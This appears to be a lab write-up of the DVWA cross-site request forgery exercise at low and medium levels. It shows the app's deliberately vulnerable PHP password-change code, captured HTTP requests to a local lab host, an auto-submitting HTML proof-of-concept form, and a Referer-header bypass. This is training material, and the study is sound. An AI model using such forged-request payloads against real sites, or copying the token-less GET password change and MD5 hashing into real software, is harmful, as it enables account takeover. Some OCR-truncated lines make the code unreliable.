
03. CSRF Vulnerability Low Level



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:


Confirm new password:

Change


Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox




```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigge
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```




Request to http://192.168.1.37:80

```
GET /DVWA/vulnerabilities/csrf/?password_new=test&
password_conf=test&Change=Change HTTP/1.1
Host: 192.168.1.37
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer:
http://192.168.1.37/DVWA/vulnerabilities/csrf/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=i84cu9t3hgt2p12hb2itvmke86;
security=low
Connection: close


```

Request attributes	2
Request query parameters	3
Request body parameters	0
Request cookies	2
Request headers	10



```
GET /DVWA/vulnerab
password_conf=test
Host: 192.168.1.37
Upgrade-Insecure-R
User-Agent: Mozill
x64) AppleWebKit/5
Chrome/133.0.0.0 S
Accept:
text/html,applicat
.9,image/avif,imag
Sec-GPC: 1
Accept-Language: e
Referer:
http://192.168.1.3
Accept-Encoding: g
Cookie: PHPSESSID=
security=low
Connection: close
```




```
GET /DVWA/vulnerabilities/csrf/?password_new=test&password_conf=
test&Change=Change HTTP/1.1
Host: 192.168.1.37
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
```

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://192.168.1.37/DVWA/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="test" />
      <input type="hidden" name="password&#95;conf" value="test" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://192.168.1.37/DVWA/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="test" />
      <input type="hidden" name="password&#95;conf" value="test" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Save this in any file `payload.html` and execute it in browser.


Medium Level



```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"])

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```


the `REFERER HEADER` must be present while making any changes as authentic user.

- If we try to make change without referer header then webserver will not allow us to make any changes so we need to include referer header



```
GET /DVWA/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[illegible]
Connection: close
Cookie: security=medium; PHPSESSID=9vtdbh9gja2bd7qtkpitdbq0tt
Upgrade-Insecure-Requests: 1


```

Add header after `Accept-Encoding` Header



```
GET /DVWA/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/csrf/
Connection: close
Cookie: security=medium; PHPSESSID=9vtdbh9gja2bd7qtkpitdbq0tt
Upgrade-Insecure-Requests: 1
```

We can not chain these vulnerability with XSS and Session Hijacking to Attack on target or Victim

